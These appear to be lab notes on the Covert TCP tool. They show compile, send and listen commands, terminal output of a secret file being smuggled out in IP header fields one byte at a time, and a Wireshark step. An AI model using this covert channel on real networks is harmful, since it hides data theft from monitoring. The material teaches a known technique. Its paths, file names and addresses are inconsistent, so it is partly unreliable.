

# System hacking

## Covert TCP

Covert TCP help us to hide the data that is being sent over the network by manipulating the TCP/IP header.

We send the data in the left out spaces present in the header 1 Byte at a time.

Create a file Secret\_msg.txt -> enter some string in plain text

### Commands

To compile

```
cc -o covert_tcp covert_tcp.c
```

For Receiving

```
For receiving/listening: ./covert_tcp -dest <Dest-IP> -source <Source-IP> -  
source_port 9999 -dest_port 8888 -server -file /path/to/file.txt
```

For Sending

```
For sending: ./covert_tcp -dest <Dest-IP> -source <Source-IP> -source_port 8888 -  
dest_port 9999 -file /path/to/file.txt
```

EXample ->

The image shows two terminal windows side-by-side on a Parrot OS desktop environment. Both terminals are titled 'Parrot Terminal'.

**Terminal 1 (Left):**

```
[root@parrot]#/home/ritesh/Downloads/Covert_TCP  
./covert_tcp -source 10.0.2.15 -dest 10.0.2.4 -source_port 9999 -dest_port 8888 -file secret.txt
```

**Terminal 2 (Right):**

```
[root@parrot]#/home/ritesh/Desktop/Covert_TCP  
./covert_tcp -source 10.0.2.15 -source_port 8888 -server -file receive.txt  
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)  
Not for commercial use without permission.  
Listening for data from IP: 10.0.2.15  
Listening for data bound for local port: 8888  
Decoded Filename: receive.txt  
Decoding Type Is: IP packet ID  
Server Mode: Listening for data.
```

```

[Parrot Terminal] [root@parrot]~/home/rithesh/Downloads/Covert_TCP]
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# ./covert_tcp -source 10.0.2.15 -dest 10.0.2.4 -source_port 9999 -dest_port 8888 -file secret.txt
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Destination Host: 10.0.2.4
Source Host : 10.0.2.15
Originating Port: 9999
Destination Port: 8888
Encoded Filename: secret.txt
Encoding Type : IP ID

Client Mode: Sending data.

Sending Data:t
Sending Data:h
Sending Data:i
Sending Data:s
Sending Data:
Sending Data:si
Sending Data: s

[Parrot Terminal] [root@parrot]~/home/rithesh/Desktop/Covert_TCP]
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
Receiving Data: t
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```

## To analyze in wireshark

First start capture before transmission

use filter -> `tcp`



43. If you examine the communication between the **Parrot Security** and **Ubuntu** machines (here, **10.10.10.13** and **10.10.10.9**, respectively), you will find each character of the message string being sent in individual packets over the network, as shown in the following screenshots.

